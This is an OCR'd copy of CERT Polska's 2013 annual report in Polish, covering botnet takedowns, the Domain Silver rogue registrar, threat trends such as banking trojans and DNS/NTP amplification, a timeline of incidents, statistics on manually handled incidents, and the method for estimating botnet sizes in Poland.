
CERT.PL

CERT POLSKA
RAPORT 2013



NASK

CERT Polska Raport 2013

Wydawca:
NASK
ul. Wąwozowa 18, 02-796 Warszawa
tel. (22) 38 08 200, e-mail: cert@cert.pl

Opracowanie i redakcja:
CERT Polska / NASK

Projekt graficzny, skład i łamanie:
Koko--Studio.com

ISSN 2084-9079

CERT.PL

CERT POLSKA
RAPORT 2013

NASK

SPIS TREŚCI

WSTĘP 01

2013 był rokiem, w którym CERT Polska rozpoczął przejmowanie kilkudziesięciu instancji różnych botnetów, takich jak Citadel, ZeuS, Dorkbot, Andromeda, Sality i inne. Zidentyfikowaliśmy rejestratora domen internetowych Domain Silver Inc., który rejestrował w NASK domeny wykorzystywane następnie do celów związanych z działalnością złośliwego oprogramowania (z ang. rogue registrar). Umowa o współpracy z Domain Silver Inc. została wypowiedziana, a zarejestrowane za jego pośrednictwem domeny były sukcesywnie przejmowane przez CERT Polska. Te działania spowodowały, że domena .pl przestała być atrakcyjna dla cyberprzestępców.

Oprócz szczegółowych informacji na temat tych działań, w raporcie przedstawimy informacje o trendach w sieciowych zagrożeniach i incydentach. Ze względu na to, że otrzymujemy informacje z coraz większej liczby źródeł, a wraz z rozwojem Sieci zmienia się charakter zagrożeń, zrezygnowaliśmy z prostych liczbowych porównań z poprzednimi latami. Zamiast tego w raporcie skupiamy się na najważniejszych obserwacjach wynikających zarówno z danych pochodzących ze zgłoszeń jak i gromadzonych bezpośrednio w wyniku naszych działań. Szczegółowe informacje udostępniamy za pomocą platformy n6.

Nasze dane wskazują, że najaktywniejszym w Polsce rodzajem złośliwego oprogramowania są konie trojańskie okradające klientów internetowych serwisów bankowych. Dlatego też użytkownicy powinni zachować szczególną ostrożność przy korzystaniu z bankowości internetowej. Częstym zagrożeniem były też programy żądające okupu (ransomware), za to niewielki odsetek wykrytego złośliwego oprogramowania stanowiły programy stworzone z myślą o atakowaniu telefonów komórkowych. Ataki tego typu ciągle są dużo rzadsze od ataków na użytkowników komputerów osobistych.

W polskim Internecie w roku 2013 zagrożeniem były też ataki blokujące dostęp do usług (DDoS), motywowane finansowo – jako narzędzie szantażu wobec firm prowadzących działalność w Internecie oraz ideologicznie. Pod koniec roku zaobserwowaliśmy upowszechnienie się nowej metody wzmacniania ataków tego typu – oprócz dotychczasowego wzmacniania uderzenia za pomocą źle skonfigurowanych serwerów nazw domenowych (DNS), przestępcy zaczęli wykorzystywać źle skonfigurowane serwery czasu i daty (NTP).

Oprócz ataków nakierowanych na obywateli i firmy w kraju, polski Internet stał się też platformą ataków prowadzonych na skalę globalną – domeny .pl wykorzystywane były przez pakiety automatycznych narzędzi do przełamywania zabezpieczeń (exploit kity), które z kolei stanowiły część większych kampanii cyberprzestępczych. Wycieki danych, mimo że niektóre były naprawdę bardzo duże (jak wyciek danych z Adobe), nie odbiły się w szczególny sposób na polskich użytkownikach, a przynajmniej nie otrzymywaliśmy takich sygnałów.

Na podstawie informacji zebranych przez nas podczas analizy złośliwego oprogramowania, postanowiliśmy zmienić sposób określania liczebności botnetów. Spowodowało to zmianę szacowanej liczby zarażonych komputerów, pomimo że ich sieciowa aktywność nie wzrosła znacząco w stosunku do do lat poprzednich.

Oprócz danych o botnetach, w raporcie zawarliśmy przekrojowe, zebrane automatycznie dane statystyczne opisujące zaobserwowaną przez nas aktywność złośliwego oprogramowania, serwerów służących do wzmacniania ataków DDoS i złośliwych stron służących do wyłudzania danych dostępowych do banków.

02 NAJWAŻNIEJSZE OBSERWACJE

- Po naszych działaniach wymierzonych w centra zarządzania wielu botnetów, wykorzystujących polskie zasoby, w tym przeciwko Domain Silver Inc., zaobserwowaliśmy znaczący spadek wykorzystania domen .pl w złośliwych celach.

- Z zebranych przez nas danych wynika, że dziennie w Polsce jest aktywnych około 170 tysięcy zainfekowanych komputerów. Ze względu na ograniczenia zbieranych danych i inne czynniki, uważamy, że liczba ta może być nieco zaniżona, ale naszym zdaniem aktywnych dziennie jest nie więcej niż 300 tysięcy maszyn.

- Większość raportowanych infekcji dotyczy botnetów Conficker, Sality oraz ZeroAccess. Łącznie stanowiły one ponad połowę wszystkich zgłaszanych do nas infekcji.

- Narasta problem otwartych resolverów DNS. Liczba unikalnych IP, na których znajdowały się otwarte resolvery DNS, była prawie siedmiokrotnie większa od zeszłorocznej. Serwery tego typu zaczęły być wykorzystywane jako wzmacniacze w atakach DDoS (DDoS na Spamhaus/CloudFlare w marcu 2013). Najwięcej źle skonfigurowanych serwerów w przeliczeniu na wielkość AS znajduje się w małych sieciach.

- Pod koniec grudnia pojawiły się informacje o atakach DDoS wykorzystujących źle skonfigurowane serwery NTP. Użycie serwera NTP jako wzmacniacza ataku DDoS jest proste i oferuje znacznie większe wzmocnienie (200 razy, dla DNS ok. 20 razy). Wydaje się, że wielu administratorów nie zdaje sobie sprawy z możliwości wykorzystania źle skonfigurowanych serwerów NTP i DNS do wzmocnionego i odbitego ataku DDoS.

- Pomimo dużej liczby wycieków tylko w znikomej liczbie przypadków potwierdzono wykorzystanie wykradzionych danych.

- Systematycznie zmniejsza się ilość spamu wysyłanego z polskich sieci. Dużą poprawę spowodowało wprowadzenie blokady portu TCP/25 w Netii.

- Obserwowane przez nas exploit kity w przeważającej większości wykorzystują podatności Javy.

- W Polsce widzimy coraz bardziej nowatorskie narzędzia i sposoby na wyłudzanie oraz kradzież środków z kont bankowych: infekcja nowym malwarem (takim jak KINS, PowerZeus, vmZeuS, VBKlip), infekcja urządzeń moblinych (E-Security, Antivirus), atak na routery i podmiana DNS-ów, rzekomo omyłkowy przelew, zdefiniowany odbiorca, infekcja smartfonów.

- W zeszłym roku zauważyliśmy ataki na klientów wszystkich większych banków prowadzących obsługę elektronicznych kont bankowych.

- Coraz popularniejszym narzędziem przestępczym jest CryptoLocker – oprogramowanie szyfrujące pliki i wymuszające okup. Jednak nie zaobserwowaliśmy kampanii wykorzystującej CryptoLockera skierowanej przeciwko Polsce i polskim użytkownikom. Z drugiej strony ransmoware (zwany "policyjnym wirusem") jest wciąż popularny w Polsce.

- Spodziewamy się dalszego rozwoju złośliwego oprogramowania w kierunku używania coraz bardziej zaawansowanych technik. Wśród nich jest na przykład wykorzystanie sieci anonimizujących (np. TOR) czy poprawne użycie technik szyfrowania.

- Obserwujemy niewielką aktywność związaną z tzw. atakami APT przeciwko polskim podmiotom lub w polskiej przestrzeni adresowej. Nawet jeśli dotyczą one "polskich IP", to niekoniecznie polskich podmiotów.

INFORMACJE O ZESPOLE CERT POLSKA

03

Zespół CERT Polska działa w strukturach NASK (Naukowej i Akademickiej Sieci Komputerowej) – instytutu badawczego prowadzącego działalność naukową, krajowy rejestr domen .pl i dostarczającego zaawansowane usługi teleinformatyczne. CERT Polska to pierwszy powstały w Polsce zespół reagowania na incydenty (z ang. Computer Emergency Response Team). Dzięki prężnej działalności od 1996 roku, w środowisku zespołów reagujących stał się rozpoznawalnym i doświadczonym podmiotem w dziedzinie bezpieczeństwa komputerowego. Od początku istnienia zespołu rdzeniem działalności jest obsługa incydentów bezpieczeństwa i współpraca z podobnymi jednostkami na całym świecie, zarówno w działalności operacyjnej, jak i badawczo-wdrożeniowej. Od 1998 roku CERT Polska jest członkiem międzynarodowego forum zrzeszającego zespoły reagujące – FIRST, a od roku 2000 należy do grupy roboczej europejskich zespołów reagujących – TERENA TF-CSIRT i działającej przy niej organizacji Trusted Introducer. W 2005 roku z inicjatywy CERT Polska powstało forum polskich zespołów abuse – Abuse FORUM, natomiast w 2010 roku CERT Polska dołączył do Anti-Phishing Working Group, stowarzyszenia gromadzącego firmy i instytucje aktywnie walczące z przestępczością w sieci.

Do głównych zadań zespołu CERT Polska należy:

- rejestrowanie i obsługa zdarzeń naruszających bezpieczeństwo sieci;
- aktywne reagowanie w przypadku wystąpienia bezpośrednich zagrożeń dla użytkowników;
- współpraca z innymi zespołami CERT w Polsce i na świecie;
- udział w krajowych i międzynarodowych projektach związanych z tematyką bezpieczeństwa teleinformatycznego;
- działalność badawcza z zakresu metod wykrywania incydentów bezpieczeństwa, analizy złośliwego oprogramowania i systemów wymiany informacji o zagrożeniach;
- rozwijanie własnych narzędzi do wykrywania, monitorowania, analizy i korelacji zagrożeń;
- regularne publikowanie Raportu CERT Polska o bezpieczeństwie polskich zasobów Internetu;
- działania informacyjno-edukacyjne, zmierzające do wzrostu świadomości w zakresie bezpieczeństwa teleinformatycznego, w tym:
  - publikowanie informacji o bezpieczeństwie na blogu http://www.cert.pl/ oraz w serwisach społecznościowych Facebook i Twitter;
  - organizacja cyklicznej konferencji SECURE;
- niezależne analizy i testy rozwiązań z dziedziny bezpieczeństwa teleinformatycznego.

04 KALENDARIUM 2013

Kalendarium zawiera ważne wydarzenia z działalności CERT Polska jak oraz istotne wydarzenia z Polski i świata mające związek z tematyką poruszaną w raporcie.

[1] http://europa.eu/rapid/press-release_IP-13-13_pl.htm
[2] http://niebezpiecznik.pl/post/baza-klientow-netia-s-a-na-sprzedaz/
[3] http://www.cert.pl/PDF/Raport_Virut_PL.pdf
[4] http://www.cert.pl/news/6659
[5] https://blogs.technet.com/b/microsoft_blog/archive/2013/02/06/microsoft-and-symantec-take-down-bamital-botnet-that-hijacks-online-searches.aspx?Redirected=true
[6] http://niebezpiecznik.pl/post/wlamanie-do-sieci-kancelarii-premiera-atakujacy-mial-uzyskac-dostep-7
[7] http://www.cert.pl/PDF/Raport_Citadel_plitfi_PL.pdf
[8] http://www.cert.pl/news/6767
[9] http://technologie.gazeta.pl/internet/1,104530,13686396,Co_sie_dzieje_w_polskiej_sieci__Allegro__mBank_padaja.html
[10] http://www.cert.pl/PDF/kippo_pl.pdf
[11] http://www.cert.pl/news/7006
[12] http://www.cert.pl/news/6949
[13] http://www.tvn24.pl/wroclaw,44/policja-ma-podejrzanego-o-ataki-na-allegro,324113.html
[14] http://www.cert.pl/news/7101
[15] http://zaufanatrzeciastrona.pl/post/polskie-fora-przestepcze-w-sieci-tor-znikaja-jedno-po-drugim/
[16] http://www.theguardian.com/world/2013/jun/06/nsa-phone-records-verizon-court-order
[17] http://www.cert.pl/news/7386
[18] https://blogs.technet.com/b/microsoft_blog/archive/2013/06/05/microsoft-works-with-financial-services-industry-leaders-law-enforcement-and-others-to-disrupt-massive-aspx?Redirected=true
[19] http://www.cert.pl/news/7425
[20] http://niebezpiecznik.pl/post/uwaga-na-phishing-na-ipko-i-ing/

04

lipiec

- **31** publikacja raportu o okolicznościach wypowiedzenia umowy Domain Silver [21]

sierpień

- **4** informacja o aresztowaniu i zamknięciu serwisu Freedom Hosting – usługi hostingu w sieci TOR[22]
- **17** zatrzymanie na lotnisku Heathrow dwóch obywateli Polski oskarżonych o atak DDoS na Club World Casino i szantaż[23]
- **5** odkrycie botnetu Mevade, który spowodował pięciokrotny wzrost użytkowników sieci TOR[24]

wrzesień

- **19** publikacja informacji o kampanii ransomware w domenach .eu oraz .gov.pl[25]
- kampania Europejski Miesiąc Cyberbezpieczeństwa (European Cyber Security Month) – CERT Polska / NASK jako polski partner[26]
- **1** zamknięcie serwisu TOR o nazwie Silk Road zajmującego się sprzedażą nielegalnych towarów i usług oraz aresztowanie jego właściciela[27]
- **3** informacja o wycieku danych z Adobe[28]
- **8** aresztowanie twórcy Blackhole Exploit Kit[30]
- **9–10** konferencja SECURE 2013[31]
- **6** włamanie, w ramach operacji OpGoldenDawn, do sieci Ministerstwa Gospodarki[29]

październik

- **16** informacja o wycieku danych z trade.gov.pl[32]
- **18** publikacja analizy przypadku infekcji PowerZeusem / KINS[33]
- **22** publikacja informacji o złośliwym oprogramowaniu VBKlip podmieniającym numery kont skopiowane do schowka[34]
- **5** informacja o wycieku danych z Hyperion S.A.[35]

listopad

- **14** publikacja dokumentów dotyczących zamówienia polskiego malware'u przez MON[36]
- **18** ogłoszenie konkursu na nowe logo CERT Polska[37]
- **5** operacja przejęcia botnetu ZeroAccess przez firmę Microsoft oraz Europol[38]

grudzień

- **16** publikacja artykułu z analizą wieloplatformowego bota na Windows i Linuksa[39]
- **17** publikacja artykułu analizującego złośliwą aplikację Mobile Antivirus, która zastąpiła aplikację E-Security w ataku na polskich klientów bankowości elektronicznej[40]
- **24** wyciek danych, najprawdopodobniej z Wojskowych Zakładów Elektronicznych, na forum w sieci TOR[41]
- wykorzystywanie źle skonfigurowanych serwerów NTP do wzmacniania ataków typu DDoS[42]

[21] http://www.cert.pl/news/7539
[22] http://nakedsecurity.sophos.com/2013/08/05/freedom-hosting-arrest-and-takedown-linked-to-tor-privacy-23
[23] http://niebezpiecznik.pl/post/2-polakow-skazanych-na-5-lat-wiezienia-za-szantaz-i-atak-ddos-na-kasyno/
[24] http://blog.trendmicro.com/trendlabs-security-intelligence/the-mysterious-mevade-malware/
[25] http://www.cert.pl/news/7403
[26] http://bezpiecznymiesiac.pl/
[27] http://www.justice.gov/usao/nys/pressreleases/October13/SilkRoadSeizurePR.php
[28] http://www.reuters.com/article/2013/10/29/us-adobe-cyberattack-idUSBRE99S1DJ20131029
[29] http://niebezpiecznik.pl/post/anonimowi-wykradli-dane-z-ministerstwa-gospodarki/
[30] http://mvd.ru/news/item/1387267/
[31] secure.edu.pl
[32] http://zaufanatrzeciastrona.pl/post/wyciek-danych-z-ambasady-rp-w-minsku/
[33] http://www.cert.pl/news/7649
[34] http://www.cert.pl/news/7662
[35] http://zaufanatrzeciastrona.pl/post/wyciek-danych-ponad-400-tysiecy-abonentow-firmy-hyperion/
[36] http://niebezpiecznik.pl/post/projekt-29-polski-wirus-wojskowy-na-zamowienie-mon/
[37] http://www.cert.pl/news/7782
[38] http://www.microsoft.com/en-us/news/press/2013/dec13/12-05zeroaccessbotnetpr.aspx
[39] http://www.cert.pl/news/7849
[40] http://www.cert.pl/news/7866
[41] http://niebezpiecznik.pl/post/dokumenty-autorstwa-sluzby-kontrwywiadu-wojskowego-i-wojskowych-zakladow-42
[42] http://krebsonsecurity.com/2014/02/the-new-normal-200-400-gbps-ddos-attacks/


05 STATYSTYKA OBSŁUŻONYCH INCYDENTÓW

W tej części raportu prezentujemy opracowane przez CERT Polska statystyki otrzymanych przez zespół zgłoszeń, które zostały przez nas obsłużone ręcznie. Dotyczą one zarówno zgłoszeń ze źródeł zewnętrznych, jak i z własnych wewnętrznych systemów.

W 2013 roku zespół CERT Polska obsłużył ręcznie 1 219 incydentów. Podobnie jak w latach poprzednich większość z nich stanowiły te dotyczące phishingu (ok. 45%), złośliwego oprogramowania (prawie 20%) oraz spamu (ponad 12%). Zgłaszającymi i poszkodowanym były głównie firmy komercyjne (odpowiednio 61,8% oraz 49%), przeważnie z zagranicy (80,3% oraz 40,3%). Atakujący pozostawał nieznany w 78,6% przypadków.

W ciągu całego 2013 roku odnotowaliśmy dość dużą liczbę incydentów związanych z phishingiem. Skala zjawiska była zbliżona do tej z 2012 roku. Należy podkreślić, że były to incydenty dotyczące phishingu umieszczonego na polskich serwerach, bądź phishingu polskich instytucji, znajdującego się na serwerach zagranicznych. W ujęciu ogólnoświatowym skala zjawiska była znacznie większa. W czerwcu i lipcu notowaliśmy wzmożone ataki phishingowe, ukierunkowane na polskich użytkowników bankowości internetowej. Przestępcy masowo rozsyłali za pośrednictwem poczty elektronicznej wiadomości podszywając się pod banki i próbowali z wykorzystaniem wskazanych w nich stron wyłudzić dane dostępowe.

Jednak najpoważniejsze ataki na polskich użytkowników bankowości internetowej przeprowadzono z wykorzystaniem złośliwego oprogramowania typu ZeuS i Citadel. Pojawiło się kilka nowych scenariuszy ataków. W pierwszym z nich przestępcy sztucznie podwyższali saldo ofiary, informowali ją o błędnym przelewie i konieczności zwrotu środków (oczywiście na konto słupa). W innym scenariuszu złośliwe oprogramowanie w momencie zlecania transakcji przez ofiarę dokonywało zmiany rachunku docelowego (ukrywając ten fakt przed ofiarą).



Rysunek 1: Liczby incydentów obsłużonych ręcznie przez CERT Polska

RODZAJ ZGŁOSZENIA	LICZBA ZGŁOSZEŃ	UDZIAŁ PROCENTOWY
Obraźliwe i nielegalne treści	160	13,13%
Spam	151	12,39%
Dyskredytacja, obrażanie	3	0,25%
Pornografia dziecięca, przemoc	2	0,16%
Niesklasyfikowane	4	1,60%
Złośliwe oprogramowanie	320	26,25%
Wirus	5	0,41%
Robak sieciowy	9	0,74%
Koń trojański	63	5,17%
Oprogramowanie szpiegowskie	1	0,08%
Dialer	0	0,00%
Niesklasyfikowane	242	19,85%
Gromadzenie informacji	46	3,77%
Skanowanie	42	3,45%
Podsłuch	0	0,00%
Inżynieria społeczna	2	0,16%
Niesklasyfikowane	2	0,16%
Włamania	11	0,90%
Włamanie na konto uprzywilejowane	0	0,00%
Włamanie na konto zwykłe	5	0,41%
Włamanie do aplikacji	0	0,00%
Niesklasyfikowane	6	0,49%
Próby włamań	30	2,46%
Wykorzystanie znanych luk systemowych	10	0,82%
Próby nieuprawnionego logowania	17	1,39%
Wykorzystanie nieznanych luk systemowych	0	0,00%
Niesklasyfikowane	3	0,25%
Dostępność zasobów	30	2,46%
Atak blokujący serwis (DoS)	7	0,57%
Rozproszony atak blokujący serwis (DDoS)	22	1,80%
Sabotaż komputerowy	0	0,00%
Niesklasyfikowane	1	0,08%
Atak na bezpieczeństwo informacji	33	2,71%
Nieuprawniony dostęp do informacji	14	1,15%
Nieuprawniona zmiana informacji	2	0,16%
Niesklasyfikowane	17	1,39%
Oszustwa komputerowe	589	48,32%
Nieuprawnione wykorzystanie zasobów	7	0,57%
Naruszenie praw autorskich	5	0,41%
Kradzież tożsamości, podszycie się	560	45,94%
Niesklasyfikowane	17	1,39%
Inne	0	0,00%

Tabela 1: Incydenty obsłużone przez CERT Polska według typów

05

W kwietniu pojawiła się mutacja związana z E-Security. Przestępcy wyświetlali ofierze komunikat o konieczności zainstalowania w smartfonie certyfikatu E-Security w celu poprawienia bezpieczeństwa. Instalacja kończyła się przejęciem kontroli nad telefonem i dawała przestępcom możliwość np. cichego przekazywania wiadomości tekstowych. Gdy scenariusz z E-Security przestał być efektywny, przestępcy wymyślili nowy scenariusz z fałszywym programem antywirusowym, który rzekomo miał zapobiegać przypadkom podobnym do E-Security. Znów dochodziło do przejęcia kontroli nad telefonem.

Unikalny na skalę światową i genialny w swej prostocie okazał się VBKlip. Bardzo prosta aplikacja, która w momencie wykonywania CTRL+C (kopiuj) i CTRL+V (wklej) wyszukiwała w schowku ciąg znaków pasujący formatem do numeru rachunku bankowego i podmieniała go na numer wskazany przez cyberprzestępców, okazała się bardzo skuteczna i trudna do wykrycia.

Pomimo znacznie mniejszej liczby incydentów związanych z powyższymi scenariuszami, są one nieporównywalnie groźniejsze niż klasyczny phishing i dotykają w ostatecznym rozrachunku znacznie większej liczby osób w porównaniu z klasycznym phishingiem.

WIELKOŚĆ BOTNETÓW W POLSCE

06

W tym rozdziale opisujemy metodę liczenia wielkości botnetów, która doprowadziła do wyników przedstawionych w niniejszym raporcie. Szacowanie wielkości botnetów jest zagadnieniem bardzo trudnym, często przytaczane są zatrważające liczby, otrzymywane według niejasnych reguł i nieodpowiadające rzeczywistej skali problemu. W tym roku na bazie naszych własnych danych i danych otrzymywanych przez zewnętrzne źródła podjęliśmy się próby oszacowania rzeczywistych rozmiarów botnetów. Naszą metodykę staramy się przedstawić w rozdziale 15, poniżej zaś znajdują się wyniki obliczeń szacunkowych.

Liczebność botnetów, w znaczeniu tutaj zaprezentowanym, ma niewiele wspólnego z liczbami zaprezentowanymi w raporcie Eurostat, który zawiera stwierdzenie, że 30% polskich użytkowników Internetu miało styczność z infekcją komputera [8]. Zakładamy w tym wypadku, że użytkownik odpowiadając w ankiecie na pytanie o infekcję, bazował na informacjach przede wszystkim od oprogramowania antywirusowego.

W przypadku analizy botnetów pojawia się szereg problemów z interpretacją. Po pierwsze, oprogramowanie antywirusowe może blokować infekcje. Zdaniem Microsoftu [21] około 20% komputerów w Polsce miało styczność ze złośliwym oprogramowaniem, chociaż infekcja została powstrzymana przez oprogramowanie antywirusowe, przy czym powstrzymanie przez oprogramowanie antywirusowe nie oznacza, że użytkownik byłby zainfekowany, gdyby nie miał programu antywirusowego. Plik ze złośliwym oprogramowaniem mógł znajdować się w którejś z wiadomości e-mail, której użytkownik i tak by nie otworzył.


Drugim ważnym problemem jest niezrozumienie definicji złośliwego oprogramowania – przeciętni użytkownicy nie są w stanie odróżnić nietypowego zachowania systemu operacyjnego bądź aplikacji od "wirusa". Niektórzy mogą uznać nawet atak phishingowy za kontakt ze złośliwym oprogramowaniem. Co więcej, nie tylko użytkownicy mają problem z definicją złośliwego oprogramowania – rozwiązania antywirusowe potrafią również wykryć niezłośliwy plik jako niepożądane oprogramowanie [3].

Oczywiście jest też czynnik działający w drugą stronę – „nie wiemy tego o czym nie wiemy", tj. o zagrożeniach niewykrytych przez systemy antywirusowe. Analizując dane o infekcjach, które CERT Polska otrzymuje, i stosując wspomnianą metodykę stwierdzamy, że w Polsce zainfekowanych dziennie jest około 169 900 komputerów, co stanowi około 1,5% wszystkich komputerów znajdujących się w gospodarstwach domowych[43]. Daje to pewien obraz rzeczywistej liczebności infekcji.

Warto też podkreślić, że dane dotyczące botnetów pochodzą z systemów sinkhole, honeypotów, crawlerów sieci botnetów P2P, a nie z systemów antywirusowych. Dzięki temu są zazwyczaj bardzo dokładne i zawierają niewiele fałszywych alarmów.

Ze względu na naturę posiadanych przez nas danych oraz ze względu na przyjętą metodykę możemy oszacować, że w Polsce jest nie więcej niż 300 000 zainfekowanych komputerów aktywnych w ciągu każdych 24h. Ponadto warto zauważyć, że pojawia się coraz więcej małych botnetów liczących po kilka tysięcy maszyn. Cyberprzestępcy starają się specjalizować w infekowaniu użytkowników, którzy są najwięcej dla nich warci.

Liczby wynikające z naszych danych są bliskie wartościom z raportu firmy Microsoft [21], według którego infection rate dla Polski wynosi pomiędzy 0,56% a 0,78%, natomiast dla świata – pomiędzy 0,53% a 0,63%, zależnie od rozważanego kwartału. Wynik jest zaniżony, ponieważ nie uwzględnia osób, które nie używają żadnego rozwiązania antywirusowego, przez co są – przynajmniej teoretycznie – bardziej narażone na infekcje.



Rysunek 2: Procentowy udział zainfekowanych adresów IP wśród operatorów

